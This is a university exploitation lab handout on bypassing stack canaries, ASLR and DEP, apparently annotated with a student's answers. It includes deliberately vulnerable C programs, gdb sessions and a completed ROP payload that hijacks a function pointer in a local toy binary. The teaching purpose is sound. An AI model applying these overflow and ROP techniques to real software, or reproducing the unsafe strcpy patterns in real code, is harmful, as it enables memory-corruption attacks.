Exploitation Lab III

Preparation

Important note: If you have a laptop with a 64-bit x86 CPU, you can run these labs on a VM locally on your laptop. If you have any other CPU, for example an ARM CPU currently running in Apple's M series laptops, then you *must* use our cloud-based VMs. **These labs will not work on anything that's not (emulating) an x86 CPU**.

First, use your VM and check whether the the code and script files relevant for this lab are already present. This is typically the case for our cloud-based VMs. If a folder *exploitation/* exists in your home directory, all files should already have been copied to your VM and you can skip the remainder of this section and can continue with Section 1 below. If not, read and follow the instructions in the remainder of this section.

Find the code and scripts relevant to this lab in the *exploitation.tar.gz* file which is distributed with these instructions. Copy it to your home directory. You should also have access to two files called *inventory.yml* and *sws2-playbook.yml*. These are also available, but are distributed separately from the *exploitation.tar.gz* file. Put these in your home directory, too. You prepare the VM for work on the exploitation labs by running

```
ansible-playbook --ask-become-pass --inventory inventory.yml \
    --tags exploitation sws2-playbook.yml
```

If you get an error like "ansible-playbook: command not found", install ansible by running

```
sudo apt install ansible
```

Note: this playbook adds directories to the `PATH` environment variable in the shell startup scripts `.bashrc` and `.zshrc` if they exist. If you find that a command in this lab gives "command not found" errors, you should probably `source .bashrc` (or `.zshrc`, depending on your shell) and try again.

Running the playbook should add the directory */home/hacker/exploitation/* where you can find the code-files and other files referenced in the exploitation labs part I to part III (see the p1 to p3 subdirectories). And it adds a helper-tool called *p2bin* to */home/hacker/bin*. You can use it to write 'binary' data to the standard output. You will need this to compose command line arguments consisting of printable and non-printable characters.

1 Rationale

Teaching students how to exploit buffer overflows in a security lab and assuming the role of an attacker is not without controversy. On the one hand, there are many security experts who think it is not necessary to learn how to hack into systems to be good at defending them. On the other hand, there is now an increasing number of government officials and security experts claiming that we need offensive skills to create the substance and the psychology of deterrence[1]. After all, even when considering only the breaches known to the public, defending our assets is a challenge. Often, defending a high-value target against highly skilled attackers means fighting one's last stand.

Irrespective of these opposing viewpoints, it is a fact there is a significant demand for penetration testers whose job involves *authorized* auditing and exploitation of systems to assess actual system security in order to protect against attackers. This requires a thorough knowledge of vulnerabilities and how to exploit them. While this is the main rationale for this lab, there are other legitimate uses of such skills. Thinking like an attacker can be a valuable skill in security research and in getting the design and development of technology to defend our assets well.

[1] See e.g., `http://www.atlanticcouncil.org/publications/issue-briefs/cybersecurity-and-tailored-deterrence` or `http://blogs.wsj.com/cio/2015/04/28/cyber-deterrence-is-a-strategic-imperative/`

2 Defeating stack canaries

A stack canary is a compiler feature that helps detect buffer overflows on the stack. They work by writing a secret value, called a *canary*, next to the return address and checking that this value is unchanged before returning. If the check fails, the program aborts. The assumption is that it is next to impossible to overwrite the return address without also overwriting the canary. The name “canary” comes from the now abandoned practice by miners, who would take a canary underground to warn them of dangerous conditions. If there were toxic gases present, the canary would die first, leaving enough time for the miners to escape. The use of miners’ canaries in British mines `was phased out in 1987` (yes, *nineteen* hundred eighty seven, not eighteen hundred eighty seven), if one can trust Wikipedia on this.

Stack canaries make the occurrence of (certain) overflow bugs visible and, by aborting, mitigate attacks that overwrite the function’s return address. With the help of stack canaries, one can merely detect stack buffer overruns, not prevent them. This means an attacker can still DoS an application, but it stops the attacker from using buffer overflows to overwrite the eip on the stack.

As we said above, compilers implement this feature by writing the stack canary onto the stack during the prologue of a function and by checking whether the value has been changed during its epilogue. For instance, consider the code:

```
void vuln(const char* str) {
  char buffer[16];
  strcpy(buffer, str);
}
```

A compiler with the stack canary feature turned on would automatically transform that code into something like this:

```
/*Note that compilers tend to optimize
  these checks away if you wrote them
  yourself, this only works robustly
  because the compiler did it itself.*/

void vuln(const char* str)

{

  char buffer[16];                               <+ 0>: push   %ebp
                                                 <+ 1>: mov    %esp,%ebp
  uintptr_t canary;                              <+ 3>: sub    $0x38,%esp
                                                 <+ 6>: mov    0x8(%ebp),%eax
                                                 <+ 9>: mov    %eax,-0x2c(%ebp)

  canary = __stack_chk_guard;                    //get canary and save it on the stack
                                                 <+12>: mov    %gs:0x14,%eax
                                                 <+18>: mov    %eax,-0xc(%ebp)
                                                 <+21>: xor    %eax,%eax       //clear reg.

                                                 <+23>: mov    -0x2c(%ebp),%eax
                                                 <+26>: mov    %eax,0x4(%esp)
                                                 <+30>: lea    -0x1c(%ebp),%eax
  strcpy(buffer, str);                           <+33>: mov    %eax,(%esp)
                                                 <+36>: call   0x8048360 <strcpy@plt>

  if (canary = (canary ^ __stack_chk_guard))     <+41>: mov    -0xc(%ebp),%eax
                                                 <+44>: xor    %gs:0x14,%eax  //compare!
                                                 <+51>: je     0x80484d7 <vuln+58>

    __stack_chk_fail();

                                                 <+53>: call   0x8048350 __stack_chk_fail@plt>
                                                 <+58>: leave
                                                 <+59>: ret
```

Note that the left-hand side is not the exact code resulting from stack canary protection[2]. Among other things, this depends on the exact implementation of stack canaries, and which compiler and compiler flags have been used. The right-hand side shows the resulting assembly code when compiled with gcc 4.8.2 on Ubuntu 14.04 LTS (32-bit, i686) and flag `-fstack-protector-all`. On the left, the secret value stored in a global variable (initialized at program load time) is copied onto the stack at the beginning of the function. At the end of the function, the canary is safely erased from the stack (`canary=…`) as part of the check. In the assembly code on the right, you can see that the canary is copied from `%gs:0x14`[3] and lies indeed between the buffer and the return address of the function so that an attacker exploiting the buffer overflow vulnerability must overwrite the canary when he wants to overwrite the return address.

Since the return address is not accessed and used until after the canary was validated, the detection of attacks relying on overwriting the return address using a traditional stack-based buffer overflow is almost perfect. The only chance of an attacker is to guess the value of the canary. However, if the canary is not exposed in any way and if it has enough entropy, the chance is quite small.

To get an idea of how small it is, compile the file *canary.c* as follows:

```
gcc -m32 -fstack-protector-all -g -o canary canary.c
```

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

void vuln(char* input) {
  char buf[16];
  strcpy(buf, input);
}

int main(int argc, char** argv) {
  if(argc == 2)
    vuln(argv[1]);
  else
    printf("Need more arguments!\n");
  return 0;
}
```

Code Sample 1 – canary.c

Run the program a few times in gdb. Set a breakpoint after the call to `strcpy()` in `vuln()` and inspect the canary value on the stack frame. Inspect the assembly code of `vuln()` to get its offset from the ebp.

Question: What is the value of the bits/bytes of the canary that are *not* random, i.e., do not change between runs of the program?

- **Hint:** The finding affects vulnerabilities where the input causing an overflow is a C string. You might want to use the command `x/4b <address of the canary>` when looking at the canary values since this prints the hex-value of the bytes as they are stored in memory.


☐ 2 Bytes: 0x00 0x00
☐ 2 Bytes: 0xff 0xff
[✓ 1 Byte: 0x00]
☐ 1 Byte: 0xff

break vuln
run AAAAAAA
disass vuln
break *0x56556050 (strcypy)
info frame
x/24x $esp

[2]Courier New See also: http://wiki.osdev.org/Stack_Smashing_Protector

[3] Here, the GS register refers to the Thread Control Block (TCB) header, which stores per-CPU and thread local data (Thread Local Storage, TLS). The Thread Control Block header is a structure which is defined in the C library (e.g., `[glibc.git]/sysdeps/i386/nptl/tls.h`)

- ☐ 4 Bits: 0000
- ☐ 4 Bits: 1111
- ☐ 2 Bits: 00
- ☐ 2 Bits: 11
- ☐ 1 Bit: 0
- ☐ 1 Bit: 1



```
(gdb) info frame
Stack level 0, frame at 0×ffffd050:
 eip = 0×565561c4 in vuln (canary.c:5); saved eip = 0×56556247
 called by frame at 0×ffffd0a0
 source language c.
 Arglist at 0×ffffd048, args: input=0×ffffd350 "AAAAAAAA"
 Locals at 0×ffffd048, Previous frame's sp is 0×ffffd050
 Saved registers:
  ebx at 0×ffffd044, ebp at 0×ffffd048, eip at 0×ffffd04c
(gdb) x/24x $esp
0×ffffd010:     0×f7ffdb9c      0×00000001      0×f7fc2730      0×ffffd350
0×ffffd020:     0×00000000      0×00000001      0×f7ffda30      0×00000000
0×ffffd030:     0×00000000      0×ffffd30b      0×00000002      0×0000001c
0×ffffd040:     0×f7ffcfd8      0×f7f9de34      0×ffffd088      0×56556247
0×ffffd050:     0×ffffd350      0×f7fc8000      0×00000000      0×56556212
0×ffffd060:     0×00000000      0×00000000      0×ffffd154      0×00000002
(gdb) 
```

If you consider the hint and your finding from the previous question, think about whether the fixing of some of the bits/bytes is worth it. Do this while considering that there are millions of vulnerable machines out there.

Question: Mark the scenarios that are rendered infeasible by the fixing of the bits/bytes:

- ☐ You want to own one of the vulnerable machines and be rather stealthy.
- ☐ You want to own a specific machine and be rather stealthy.
- [✓] The vulnerability is based on unsafe string manipulation (e.g., strcpy, sprintf, gets,…).
- ☐ The vulnerability is based on unsafe memory operations (e.g., memcpy, memset,…).

2.1 Stack canaries cannot be defeated unless …

Defeating stack canaries with stack-based buffer-overflow vulnerabilities is quite hard. There is no single technique like ROP to defeat this protection mechanism. Nevertheless, an attacker can check whether one of the following options apply.

Bypass the protection by replacing the canary on the stack and its original value

The original value is writeable since the canary is generated and stored when the program starts. This is only possible if you can write anything at any location (arbitrary write). For example, when a user can provide a data element and the (unchecked) offset for storing the data element in an array. However, randomization of the address of the stack renders this approach (almost) useless, unless the attacker has a way to learn the addresses of the canary and its original value,

Bypass because not all buffers are protected

This might depend on compiler options. For GCC these are:

- **-fstack-protector:** Check for stack smashing in functions with vulnerable objects. This includes functions with buffers larger than 8 bytes or calls to `alloca()`. Default since gcc 4.8.
- **-fstack-protector-strong:** Like -fstack-protector, but also includes functions with local arrays or references to local frame addresses. Default since gcc 4.9+
- **-fstack-protector-all:** Check for stack smashing in every function.

When you activate the feature, the compiler will attempt to link with libssp or libssp_nonshared (if statically linked) for run-time support. Furthermore, note that there is only a single protective value, and that the canary does not protect every variable. Often, the compiler uses a heuristic that lays the stack out (from high to low addresses) so that the first element is the canary, then buffers (that might overflow into each other), and finally all variables that should be unaffected from overruns. This is based on the idea that it is generally less dangerous if buffers/arrays are modified, compared to variables that hold flags, pointers and function pointers, which may more seriously alter execution. Of course, this heuristic may well be wrong.

Bypass because you can guess/calculate the canary

If canaries are generated with too little entropy, the chance of guessing a canary increases. Information exposed by the system might help the attacker in guessing the canary. An example of such an attack has been presented in "Reducing the Effective Entropy of GS Cookies"[4] for the implementation of Microsoft's stack protection compiler switch.

[4] skape, *Reducing the Effective Entropy of GS Cookies*, Uninformed Vol. 7, May 2007, `http://uninformed.org/?v=7&a=2`

There might also be implementations where a constant and publicly known canary value is used. For example, if the compiler on a Linux system relies on the operating system's random number generator, and if `/dev/urandom` cannot be opened to read this random number generator, a constant and well-known value might be used.

A similar problem arises when virtual machine snapshots or virtual machine images are used. The man page of the virt-sysprep command used to reset or unconfigure a virtual machine for cloning says:

> *"The virt-sysprep "random-seed" operation writes a few bytes of randomness from the host into the guest's random seed file. If this is just done once and the guest is cloned from the same template, then each guest will start with the same entropy, and things like SSH host keys and TCP sequence numbers may be predictable. Therefore you should arrange to add more randomness after cloning from a template too, which can be done by just enabling the "random-seed" operation:…"*

Bypass by overwriting stack data in functions up the stack

When pointers to objects (e.g., in the case of C++ programs) or structures containing function pointers are passed to functions, and these objects or structures resided on the stack of their callers, then the protection could be bypassed. You will try this out in the next section.

2.2 Bypass by overwriting function pointers in structs

Compile the file *struct.c* as follows:

```
gcc -m32 -fstack-protector-all -no-pie -g -o struct struct.c
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef void(*callback)(int i);

typedef struct {
  char buf[128];
  callback cb;
} foo_t;

void cbfun(int i) {
  printf("Got %d\n", i);
}

void unused(int i) {
  printf("Got %d (unused)\n", i);
}

void vuln(char* input, foo_t foo) {
  strcpy(foo.buf, input);
  foo.cb(strlen(input));
}

void bar(char* a) {
  foo_t foo;
  foo.cb = cbfun;
  vuln(a, foo);
}

int main(int argc, char** argv) {
  bar(argv[1]);
  exit(0);
}
```


Code Sample 2 – struct.c

If you run the program normally, it will behave as follows:

```
./struct AAA
Got 3
```

Your task is to make the program execute the `unused` function despite stack canaries in place. The idea is to overflow the buffer inside the struct to overwrite a function pointer stored in the struct. For this to work, `foo.buf` must be located below `foo.cb`. To verify that this is in fact the case, use GDB. Start GDB, and do the following:


```
(gdb) break vuln
(gdb) run AAA
(gdb) p &foo.buf
$1 = (char (*)[128]) 0xffffd278
(gdb) p &foo.cb
$2 = (callback *) 0xffffd2f8
```



```
(gdb) run AAA
Starting program: /home/hacker/exploitation/p3/struct AAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, vuln (input=0xffffd356 "AAA", foo=...) at struct.c:20
20        void vuln(char* input, foo_t foo) {
(gdb) p &foo.buf
$1 = (char (*)[128]) 0xffffce58
(gdb) p &foo.cb
$2 = (callback *) 0xffffced8
(gdb)
```


If the address printed for `foo.cb` is *larger* than those of the buffer `foo.buf`, it is possible to overwrite the function pointer by overflowing the buffer. In the sample output shown before, `0xffffd2f8` is indeed bigger than `0xffffd278`. From those addresses, you can calculate how many junk bytes you need to reach `foo.cb`. In the example, it is `0xffffd2f8`- `0xffffd278`= 128 bytes.

Verify this by providing an argument consisting of 128 junk bytes plus four bytes to overwrite the function pointer (=132 in total). Check the content of the function pointer:



```
0x08049290 <+72>:    push   %eax
0x08049291 <+73>:    call   0x8049060 <strcpy@plt>
0x08049296 <+78>:    add    $0x10,%esp
```

```
(gdb) disas vuln
…
   0x08049290 <+72>:  push   eax
   0x08049291 <+73>:  call   0x8049050 <strcpy@plt>
   0x08049296 <+78>:  add    esp,0x10
…
(gdb) break *0x08049296
Breakpoint 2 at 0x08049296: file struct.c, line 21.
(gdb) run `p2bin 'b"A"*132'`
…
(gdb) p foo.cb
$1 = (callback) 0x80491a6<cbfun>
(gdb) continue
(gdb) p foo.cb
$2 = (callback) 0x41414141
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
```




```
(gdb) p foo.cb
$3 = (callback) 0x80491a6 <cbfun>
(gdb) continue
Continuing.

Breakpoint 2, 0x08049296 in vuln (input=0xffffd200 "\003", foo=...) at struct.c:21
21              strcpy(foo.buf, input);
(gdb) p foo.cb
$4 = (callback) 0x41414141
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

disas unused
0x080491f7

Please verify that `foo.cb` contains the user-defined input as in the output shown above. ***Adapt the number of junk bytes, if necessary.*** Now you can replace the last four bytes of your input with the address of the `unused` function causing the program to call this function and to continue execution:

```
(gdb) run `p2bin 'b"A"*128 + pack("<L", <address of unused>)'`
```



```
(gdb) run `p2bin 'b"A"*128 + pack("<L", 0x080491f7)'`
Starting program: /home/hacker/exploitation/p3/struct `p2bin 'b"A"*128 + pack("<L", 0x080491f7)'`
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Got 1 (unused)
[Inferior 1 (process 2003722) exited normally]
```

3 Circumvent ASLR, DEP and Stack Canaries


Your next task is to use this control-flow hijacking example to redirect execution to make the program call `unused()` **twice** and then exit the program without a segmentation fault. Make use of ROP techniques to defeat ASLR and DEP in addition to stack canaries.

If you manage to do this, you could easily extend your attack to call a sequence of functions and ROP gadgets to achieve (almost) anything you want!

Hints:

- Overwrite the function pointer with an address of a ROP gadget that adjusts the esp so that it points to the user-controlled buffer before the `ret` (the buffer contains your ROP chain).

- Prepare the content of the buffer so that the program calls the `unused` function twice and then terminates with a call to the `exit` function. See the previous lab to revisit how this works.
- You need to inspect where the esp is pointing to when the function pointer is "called". Disassemble the `vuln` function and identify the corresponding `call` instruction to set a breakpoint. Remember that a `call` instruction modifies the esp (it pushes the return address to the stack). Hence, after your gadget/code has been called and is running, the esp is 4 bytes lower.
- To make the program terminate you can use `exit()` from *libc*. To find its address use:

  ```
  (gdb) info function exit
  ```
  

  ```
  0xf7db7220  exit
  ```

  A non-zero exit code is fine since otherwise you would have to find a way to put an integer value of "0" onto the stack. This is not straightforward with string data as input.

<u>Important note:</u> Remember that string arguments cannot contain a null byte (`0x00`), because it is the string terminator in C. This limits your ability to jump to addresses with `0x00`, such as `0xff00ffff`. Furthermore, if the exploit data is provided as command line argument, the data should not contain SPACES (\x20) since this would split an argument into two arguments.

To get the lab point for this task, you must do the following:

- Write an exploit and demonstrate your exploit to the tutor.
- Explain what you looked for when selecting the first ROP gadget
- Explain from where the numbers printed by the unused function come from

4 Conclusion

In the exploitation lab(s), you put on a black hat and exploited different types of buffer overflow flaws to make a program do what you wanted it to do. You revisited some basic techniques and learned about some more advanced techniques to circumvent protection mechanisms like Data Execution Prevention (DEP), stack canaries and partial and full Address Space Layout Randomization (ASLR).

You now have a better understanding of the benefits and limits of these techniques and why it is so important that you configure and use all of them whenever possible. Furthermore, you read about that under certain circumstances, cloud infrastructures might pose a significant risk to the effectiveness of ASLR (memory de-duplication, PRNG seeding) and you have an idea of how difficult it can be to launch successful attacks on a well-protected system. It requires highly skilled people, time, and creative thinking to break through a combination of ASRL, DEP and stack canaries. The times where hackers exploited stuff "just for fun" are over. It is too difficult for most people and too time consuming to do this without some reward in the form of money (criminals) or other kinds of benefits like a strategic advantage over an adversary (governments).

Consequently, the vulnerabilities used in this lab had to be quite easy to spot and exploit. It is unlikely that similar vulnerabilities exist in code developed using a sound Security Development Lifecycle (SDL)[5]. Static code checkers should find most of the vulnerabilities exploited in this lab. However, this made it possible to focus on the concepts and basic techniques rather than on a time-consuming analysis of things specific to a single vulnerability, system, and exploit.

The expertise acquired in this lab is not only valuable for penetration testers. It is useful in many situations. For example, when assessing the risk that a newly discovered vulnerability poses to your infrastructure or when you need to educate software developers on the full arsenal of protective measures.

Question: What is your most important lesson learned / takeaway from this lab?

Think about what new things you have learned, but also what experiences you have had regarding the difficulty of the topic of "exploitation". Including any consequences that you draw for your professional career in the security sector, should this be an option for you.

[5] As always, there are exceptions to the rule. Especially when thinking at today's IoT world where people that do not have the expertise to develop secure software and hardware are producing a lot of software and hardware.

5 Lab Points

- **0,5 point** for answering the four questions in sections 2 and 4 correctly.
- **1,5 points** for demonstrating your exploit for the task in section 3 to the tutor and for explaining how you selected the first ROP gadget and what numbers `unused()` prints in your exploit.

```
ROPgadget --binary struct | grep "pop" -> 0x0804901e
                                          0x0804901b

info function exit -> 0x08049070

disas unused -> 0x080491f7

p &foo.buf -> 0xffffce58
p &foo.cb -> 0xffffced8

random_value -> 0xffffffff

difference = cb - buf -> 128 bytes
padding = 100 bytes

run "$(p2bin 'pack("<LLLLLLL", 0x080491f7, 0x0804901e,
0xffffffff, 0x080491f7, 0x0804901e, 0xffffffff, 0x08049070) +
b"A"*100+pack("<L",0x0804901b)')"
```

```
(gdb) run "$(p2bin 'pack("<LLLLLLL", 0x080491f7, 0x0804901e, 0xffffffff, 0x080491f7,
0x0804901e, 0xffffffff, 0x08049070)' + b'A'*100)"
```